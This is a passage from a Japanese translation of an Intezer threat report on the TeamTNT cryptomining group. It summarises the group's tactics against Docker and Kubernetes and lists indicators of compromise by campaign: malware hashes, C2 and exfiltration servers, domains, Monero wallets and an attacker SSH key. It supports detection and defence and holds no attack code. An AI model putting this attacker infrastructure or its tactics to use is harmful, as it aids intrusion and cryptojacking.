


図 79:GitHub の DockerEscapeTool リポジトリのスクリーンショット

<まとめ>

不正なクリプトマイニングは、Linux サーバやクラウド環境にとって大きな脅威となっています。TeamTNT は、この分野で主要な脅威アクターの 1 つです。TeamTNT の活動は、2019 年秋の Redis サーバに対する攻撃にまで遡ることができます。この地味な始まりから、脅威アクターは Docker を実行しているサーバ、現在は Kubernetes クラスターへと標的を変えています。このグループが使用しているツールや戦術のほとんどは、この分野の他の脅威アクターと似ています。主に複数のシェルスクリプトを用いて攻撃を行いますが、オープンソースやソースから入手可能なツールも使用します。シェルスクリプトはディスクに書き込まれることはほとんどなく、curl や wget を使ってダウンロードし、シェルインタプリタに直接「パイプ」しています。そのため、侵入されたマシンに何が起こったのかを調査することが困難になります。なぜならばアーティファクトが残らないからです。また、ログも消去されるため、調査がさらに困難になります。

クリプトジャッキングに特化した他の脅威アクターと競合しているため、TeamTNT は自分たちのクリプトマイナーだけが実行されるように様々な技術を採用しています。初期の攻撃作戦では、例えばファイアウォールのルールを追加して、脆弱なサービスにアクセスするための外部ネットワーク接続をブロックすることで、マシンを危険にさらすための「穴を塞ぐ」ことが確認されています。また、TeamTNT は、ユーザーランドルートキットなど、マシン上のプロセスを隠すためのさまざまな技術を使用しています。スクリプトの中には、この脅威アクターがマシン上で終了(kill)させようとする他の既知のクリプトマイナーのリストが含まれているものもあります。これは、この分野の他の多くの脅威アクターが採用している一般的な手法であり、感染したマシンを「King of the Hill」のゲームに変えてしまいます。

TeamTNT がクリプトジャッキング分野の他の主要な脅威アクターと異なるのは、クリアウェブ上での公的な存在感です。彼らはツイッターで公の場に姿を現し、頻繁にツイートしています。公開されているプロフィールから、彼らはドイツを拠点としていることが推測されます。この脅威アクターは、ドイツの政治家とよく交流し、進行中の攻撃作戦についてツイートし、セキュリティ業界の報告書にコメントしています。これらのコメントの大半は、自分の手柄を立てるためのものです。2021 年の春、いくつかの攻撃作戦で TeamTNT が犯人と名指しされていましたが、彼らは自分たちの仕業ではないと反論していました。これは、TeamTNT の古いシェルスクリプトの一部を再利用した模倣者の出現を示唆しています。このことが TeamTNT の活動に影響を与え、Kubernetes クラスターを標的にし続けるのか、それとも新たなクラウドインフラを標的にするのかは、まだわかりません。

<IoCs>

2020 年 2 月より前のキャンペーン

Files

Name	SHA256
bsh.sh	125dc99b9f94d5548bb68b371cb2ff22134b60b1fef915d1ae85b025f4039be0
ash.sh	561b76684d80084bd4b924e439f7e37683f486ca94fa088f283402dc7443271c
	dcc96cdc7192a41fb242a680a83969e16247511816dc0f80e63b134059497ad1
hole64	da43ed194729f82db68b1d91a17cea6afde8ae81357116c35c4c129888a836bf

Network

Value
36.7.154.124
116.62.122.90
3.215.110.66
125.254.128.200

SSH Key

ssh-rsa
AAAAB3NzaC1yc2EAAAADAQABAAABAQDIzB9hz7bNT6qtQKCMcitaaxEB9RyJEZuumE+gUMrh6hg3c
cSMg9qnAlS/Lmw5SwwLJQXMB5WuhclPJsVawuP+pfsm1ZiGF2JnczEW5kBw1o5Fl/6WOV1p9MOaXH
Abpi7o/5Zauu3lTktyIWuP5R9l/2pUWcFZInnaiOr1KNtCBPisNYbZ4FWAQVGwXzUWZ/ZE7SYIoOUm3
EJihPPiTulegUmIzc7TzrnEn9M3U8K+LVFye+wDeSC3WNYwfjGQJA4aFsANOiz89olh77G7IaDR8LghNf
VVkRjaJ6onDZwb2CZWSivkFsdYtL6690S407eqoes7wkJudo9Qxsn9wxNv

2020 年 2 月のキャンペーン

Files

Name	SHA256
32bit.tar.gz	40c298446a7e53c3775f67deedf5d13b7c2c601de3c744f72fda42f99c156075

64bit.tar.gz	4f2ee441b35e8e0fe99608a011b632db219bd6631bcda39899b747a0dd38b5c6
bioset	da43ed194729f82db68b1d91a17cea6afde8ae81357116c35c4c129888a836bf
config.json	1470c3100b976ae2d4f9a1def5d6c6715d4f050e7de5e261b5d4e4a2faf9603d
cyo.sh	77334b8e3c8df468eda2ef93467d63e41dab7beb451a3bbb5637473fabc620d6
dbus-config	b7225aefd8fb399a7f18639c32c59442daa5401b6164130e316092e8618f667f
FullCleanUp.sh	6a1221fc82b2bf13dc8112795d3edfb7bab8df7a9d4af69b89da4ac31e0e87e5
hfile	e5f48ccf07addd83986f5b6f9444d5f91cacbb5c471b815a2b68a9c02727821b
hid.sh	fe6e522ff266867060fa70d85be299ac5b12f2888935c5fe6e0a07d3ccaa1de2
logs.c	59aa2101b05225dd0eb7e7b456eb26357540723e3c1d8a10deca83e9715a10fb
setup.sh	b5ba2c86ebf85cbf700c83d7edc034717d7ee08e84fbae440a38139c15ef7a27
NarrenKappe.sh	a25a73af06c43a20eb9f4f8b67357cec3c74143ccf97ce666446296a360d93fa
pnscan-1.11.tar.gz	702b123a3abd518ac696c9e340e1aaf4742d271922b8b537d8595ea6486d7aa8
punk.py	a66140870d0a71c7bd42b7631e4a85858e6b33e4a21be637b94d41833dee8383
rd.sh	d42ee8a001de9b13496f2980de6ca22b544a5a9012e9e97374343411593c2c29
setup.sh	dad3016b75e89b415e3c7e360ec2ffa31e48b667082843013bbff719add826c7
s_poor.ssh.sh	1eead4f456ed8741d1de821e2fcecb026c1cbbf3477786cc3e637eac05811f46
sysinfo.txt	53ba0436084f054c9c2c8aaf110f2c89c3c8b1fd9f1e4ca48cedfa86b7dece81
tmp.min.sh	669ace6d57c68e4a7f2fabcacfecf485a5c90bfc28a809a432e68b53f60836a4
watchdogd.tar.gz	e0876231c4829e0c7be4ffe47466b57e17a15e9c1529f332f813ea532716c945
whois2.irc.sh	795a3d99c1e8e34a6228d95c4435c5ed7c866dc0e303f9788ea6fe055b1a7ac6
whois.irc	205db0ef59cad167c6132916f8f7a1d1963e740b36400419b2e5ba307e9f765c

32-bit Archive

Name	SHA256
watchdogd	69fea980538a12ac0791f0801fc93d8b4d16e8329793d635221a16f935e8ca07
XMRig Miner	4256402fc04e49f3da8d1bf88efdcca6a3b03f4b881777d2c32a8df364cececd

64-bit Archive

Name	SHA256

bioset	da43ed194729f82db68b1d91a17cea6afde8ae81357116c35c4c129888a836bf
config.json	285e91d3d578fcaf6665c70de457f602d572203b04c281c03b4bf9103aa5f61f
do.sh	9c29d4ecf6a60e7bfc0afbaa7a669a18af163440730711367d1c715042b5f755
lo	920014ace9add87139db41eb2538b292ad136fde7ac5f683eb3b31e0fed5f808
rstart.sh	4beaf3edbd1065c0dfd02cf864effe3d1e18d0f39275f0d49cb21951a12976c3
systemd-clean	3a2aa7235f0617df430b3d556779bee2ae0af75d7c2f17f052971d3f38fad9e0
watchdogd	fdf26ebad48da26be59b5784f43d1e5ee2efa93c59a717fe2ae1d82bf3f016d3
watchdogd.initd	16b26d9e4413c2f6d081ca093106935673747d5266aaa33f51c845e65b90e904
watchdogd.service	264c9b440f2fbd03000211a92a8bbb190f69c78dc087b8f757b3e8676554df57
watchdogd-stop	020ba2a9f603588dbc6498a6e230249c6952daa920a58de89d997b3fcdc4c115
XMRig Miner	b6f57f8a7fba70d6660335828d2a14029c88079a8176dca2c63281a759fd84ca

Network

Value	Comment
icanhazip.com	Used to determine IP
teamtnt.red	Main server
123.56.193.119	Exfiltration server
116.62.122.90	Old server still used by some scripts
120.26.230.68	Miner CC
80.211.206.105	Command center

Wallet

- 89X8a5RqKMGLubB19DwVVqPxgF27C8hqpbtWMqNorpsDSu6Qw5uu4iJF8WwoLt2VQGRgALfjEqpq61awRTaBwpciDatbCNB

2020 年　春

Files

Name	SHA256
clean.sh	6b8d828511b479e3278264eff68059f03b3b8011f9a6daaeff2af06b13ba6090
dns	6c73e45b06544fc43ce0e9164be52810884f317a710978c31462eb5b8ebc30cc

dns3	07377cac8687a4cde6e29bc00314c265c7ad71a6919de91f689b58efe07770b0
dns3_32bit	3876b58d12e27361bdfebd6efc5423d79b6676ca3b9d800f87098e95c3422e84
init.sh (Trend Micro)	459190ba0173640594d9b1fa41d5ba610ecea59fd275d3ff378d4cedb044e26d
init.sh (the second script)	5c488d9d6820f859cde5fb5d147cfe584a603152653d12e720b897df60c6f810
mxutzh.sh	8926672fe6ab2f9229a72e344fcb64a880a40db20f9a71ba0d92def9c14497b6
NarrenKappe.sh	d791ac65b01008d2be9622095e6020d7a7930b6ce1713de5d713fc3cccfa862
setup.mytoys.sh	b60be03a7305946a5b1e2d22aa4f8e3fc93a55e1d7637bebb58bf2de19a6cf4a
setup.xmrig.curl.sh	bebaac2a2b1d72aa189c98d00f4988b24c72f72ae9348c49f62d16b433b05332
sysinfo	3c907087ec77fc1678011f753ddf4531a484009f3c64563d96eff0edea0dcd29
lan.redis.pwn.sh	25b4c5a3b3bfb1adab66fe17313a9828ef4ed13ea903e603f0ae36f3aa00cab0
minion_worker.sh	2adb1a298dd4ffd1b4fe2d5f5468363e977c8962dc837dc57219362ee2fc3127

2020 年　夏

Files

Name	SHA256
Carray.jpg	230e2a06df2cd7574ee15cb13714d77182f28d50f83a6ed58af39f1966177769
clean.jpg	c55e4c67ba3cf54360a88980183767522fc05e8bf076f31399ee45efbfbd78e5
cron.jpg	9f5e14ca8c877b7dff84ffbe018c461233af975654bd5b87431920dfc24568a5
cron_set.jpg	705a22f0266c382c846ee37b8cd544db1ff19980b8a627a4a4f01c1161a71cb0
ds.jpg	a386aced768146fecfe81cac214c51c7e575b2c0c27a29c683e3357706f651ba
init.jpg	616c3d5b2e1c14f53f8a6cceafe723a91ad9f61b65dd22b247788329a41bc20e
local.jpg	b556d266b154c303bb90db005d7dd4267ed8d0e711e3fd32406c64b1fc977f9e
mo.jpg	3a377e5baf2c7095db1d7577339e4eb847ded2bfec1c176251e8b8b0b76d393f
mos.jpg	0742efecbd7af343213a50cc5fd5cd2f8475613cfe6fb51f4296a7ec4533940d
ssh.jpg	929c3017e6391b92b2fbce654cf7f8b0d3d222f96b5b20385059b584975a298b
tnt.jpg	b3c94173daf8f825dcba80ecc813dd0ca36636851f9fa83901ae3b36af166d78
mo.jpg	1b7180c7e1f150ba6848e392e8482b83c638b27b37873f7f0948be991416431
mo.jpg	3a377e5baf2c7095db1d7577339e4eb847ded2bfec1c176251e8b8b0b76d393f
init.jpg	616c3d5b2e1c14f53f8a6cceafe723a91ad9f61b65dd22b247788329a41bc20e

cron_set.jpg	705a22f0266c382c846ee37b8cd544db1ff19980b8a627a4a4f01c1161a71cb0
ds.jpg	a386aced768146fecfe81cac214c51c7e575b2c0c27a29c683e3357706f651ba
mo.jpg	b6e369f0eb241ffb1b63c8c5b2b8a9131a9b98125ca869165f899026ab2c64ba
ssh.jpg	b9036b471ade3a0ed2c3e7d7c20f0844ee15d67ddcbe3380350944e427a7bf49
cron.jpg	c4cd9c12d47e5468f6f6e4b27e122f1a3d05dcae958245b59bde07d11c27328e

Archives

Name	SHA256
01.jpg	78037e2d2e596bd450b99551535fa9c38c4e8346ab75eb424bf9e95316424fbe
21.jpg	4f115381c17ba1dedb25d35d922feda9a723e206d811ed437b75fd8116ef461b
22.jpg	4a5d3435cd4a835056b4940e1cea9a25b1619562525bd9953a120b556b305983
about.jpg	a79d4f5633dbbe98842d5073b41cc25468679c46e011373587ffdbc544d1ea12
det.jpg	79a060a0efcf4a1538c58e532b984dcd927fda17ca9fd10c2ff212f9d9d76be6
mod.jpg	feb0a0f5ffba9d7b7d6878a8890a6d67d3f8ef6106e4e88719a63c3351e46a06
stock.jpg	2c40b76408d59f906f60db97ea36503bfc59aed22a154f5d564d8449c300594

Binaries

Name	SHA256
impressum.jpg	f64a828d58ac5bbdde5e982ebb0766c8969cb63b4ab642467392042f2a594295
jq.jpg	bcfa215dec8fe15d4265c508c39c1ebafb7370acc95721e4e7d610b0459eb8dd
kube.jpg	15dce6f833812b119de9447db49e61f5c238c4e45b0dafbe0b6af0ab50bb329a
ms.jpg	72b1cbfbd87c6cd85b9dc1da48c852768003e7fb4f01d8f6904921474be199ad
socat.jpg	71c81cb46dd1903f12f3aef844b0fc559f31e2f613a8ae91ffb5630bc7011ef5
tshd.jpg	ba974b31c7e6715b83e9468f72fd5927d560fe80dbcba8c4466bb8ce5b93601d
zgrab.jpg	1474298ed7a5c63ca8098794cd743a276807cca0e678e046160718626bb038f3
portainer	b49a3f3cb4c70014e2c35c880d47bc475584b87b7dfcfa6d7341d42a16ebe443

- 88ZrgnVZ687Wg8ipWyapjCVRWL8yFMRaBDrxtiPSwAQrNz5ZJBRozBSJrCYffurn1Qg7Jn7WpRQSAA3C8aidaeadAn4xi4k

2020 年　秋

Network

Value	Comment
85[.]214.149.236	Host malicious scripts and binaries
https://iplogger[.]org/2Xvkv5	Used to obtain the IP address of the victim

Name	SHA256
xmrig	3b4ff9aff08a7ca9a36ed997f94adb6b18bb757157cec4f04b53ba67e9377003
kdevtmpfsi	dd603db3e2c0800d5eaa262b6b8553c68deaa486b545d4965df5dc43217cc839
xmrigCCMiner_64Bit	b6f57f8a7fba70d6660335828d2a14029c88079a8176dca2c63281a759fd84ca
x86_64	139f393594aabb20543543bd7d3192422b886f58e04a910637b41f14d0cad375
xmrig	fdf26ebad48da26be59b5784f43d1e5ee2efa93c59a717fe2ae1d82bf3f016d3

2021 年　冬

Kubernetes を攻撃

Network

Value	Comment
The.borg[.]wtf (45.9.150.36)	Host malicious scripts and binaries
147.75.47.199	Used to obtain the IP address of the victim
teamtnt.red (45.9.148.108)	Host malicious scripts and binaries
Borg.wtf (45.9.148.108)	Host malicious scripts and binaries
Irc.borg.wtf (123.245.9[.]147)	C2 server and runs IRC server
Sampwn.anondns.net (13.245.9[.]147)	C2 server and runs IRC server
164.68.106.96	C2 server and runs IRC server
62.234.121.105	C2 server and runs IRC server

Files

Name	SHA256
TDGG	2c1528253656ac09c7473911b24b243f083e60b98a19ba1bbb050979a1f38a0f

tt.sh	2cde98579162ab165623241719b2ab33ac40f0b5d0a8ba7e7067c7aebc530172
api.key	b34df4b273b3bedaab531be46a0780d97b87588e93c1818158a47f7add8c7204
tmate	d2fff992e40ce18ff81b9a92fa1cb93a56fb5a82c1cc428204552d8dfa1bc04f
sGAU.sh	74e3ccaea4df277e1a9c458a671db74aa47630928a7825f75994756512b09d64
kshell	8e33496ea00218c07145396c6bcf3e25f4e38a1061f807d2d3653497a291348c
install_monerod.bash	518a19aa2c3c9f895efa0d130e6355af5b5d7edf28e2a2d9b944aa358c23d887
setup_moneroocean_miner.sh	5923f20010cb7c1d59aab36ba41c84cd20c25c6e64aace65dc8243ea827b537b
xmrig (oneroocean)	a22c2a6c2fdc5f5b962d2534aaae10d4de0379c9872f07aa10c77210ca652fa9
pei.sh	ee6dbbf85a3bb301a2e448c7fddaa4c1c6f234a8c75597ee766c66f52540d015
pei64	937842811b9e2eb87c4c19354a1a790315f2669eea58b63264f751de4da5438d
pei32	72cff62d801c5bcb185aa299eb26f417aad843e617cf9c39c69f9dde6eb82742
xmr3.assi	12c5c5d556394aa107a433144c185a686aba3bb44389b7241d84bea766e2aea3
aws2.sh	053318adb15cf23075f737daa153b81ab8bd0f2958fa81cd85336ecdf3d7de4e
t.sh	e6422d97d381f255cd9e9f91f06e5e4921f070b23e4e35edd539a589b1d6aea7
x86_64.so	77456c099facd775238086e8f9420308be432d461e55e49e1b24d96a8ea585e8
xmrig	78f92857e18107872526feb1ae834edb9b7189df4a2129a4125a3dd8917f9983
xmrig.so	3de32f315fd01b7b741cfbb7dfee22c30bf7b9a5a01d7ab6690fcb42759a3e9f
xmr.sh	fe0f5fef4d78db808b9dc4e63eeda9f8626f8ea21b9d03cbd884e37cde9018ee
ziggy	74f122fb0059977167c5ed34a7e217d9dfe8e8199020e3fe19532be108a7d607

Windows を標的

Name	SHA256
sniffer.exe	42e60ce9f0b7c5260282a7006af0166cd3603a6043d833719586bd1adaece138
svchost2.exe	dd0a5c62db8403263872716b8b2dfd190fcf9c742e9d13ad2c40ab41df7f2045

- Wallet: 84dg9MjSkFvXkqHQuBr6ep6TfhR3pTP8DRyTMN5s8RgYMVRcnce7Day8edLkk3TqAaSHXu2N4W3A3XjKMaSx4X8Q3KQgZnh

2021 年　春

Name	SHA256
aws.sh	8cedd6187439f73675b076d70647ee117ec3a4184a5045499a6172ae6e6c2c39
grab_aws-data.sh	a1e9cd08073e4af3256b31e4b42f3aa69be40862b3988f964e96228f91236593
init.sh	4e059d74e599757226f93ea8ddcfb794d4bcda605f0e553fbbef47b8b7c82d2b
search.sh	ed40bce040778e2227c869dac59f54c320944e19f77543954f40019e2f2b0c35

2021 年　夏

Files

Name	SHA256
SSH.id_rsa.LAN.spread.sh	000f9927d2aad73a10d7034cff8308535322e629a75600addfe38202305101ba
mo.sh	1b72088fc6d780da95465f80ab26ba094d89232ff30a41b1b0113c355cfffa57
SSH.id_rsa.LAN.spread.sh	3cc54142b5f88d03fb0552a655e32e94f366c9e3bb387404c6f381cfea506867
bot_u	5e1af7f4e6cf89cff44ee209399a9fab3bfd8f1ca9703fb54cee05cce2b16d4c
scan.sh	6c8a2ba339141b93c67f9d79d86a469da75bfbc69f128a6ed702a6e3925d5a29
setup.scanner.root.sh	8737eb891a80302929a7d2a6ffacd51338705783f250ecbcd62d2d623f9e98fd
sx.sh	a383e770c319b2411ed17775a114b697fb83ab53912266462ad1607c090ca608
kbot_x86_64	a46c870d1667a3ee31d2ba8969c9024bdb521ae8aad2079b672ce8416d85e8df

Domains

- teamtnt[.]red
- chimaera[.]cc

■原文

Intezer Blog

https://www.intezer.com/blog/malware-analysis/teamtnt-cryptomining-explosion/ (18 February 2022)

本稿は Intezer 社の許可を得て、同社のブログを翻訳したものです。翻訳を許諾いただいた Intezer 社に感謝します。

日本語版作成：2022 年 3 月

■免責事項

本稿は原文にできるだけ忠実に翻訳するよう努めていますが、完全性や正確性を保証するものではありません。翻訳監修主体は、本翻訳物に記載されている情報より生じる損失または損害に対して、いかなる人物あるいは団体にも責任を負うものではありません。原文の内容を理解する必要がある場合、上記の原文をお読み下さい。

翻訳監修主体：大日本印刷株式会社　AB センター　サイバーセキュリティ事業開発ユニット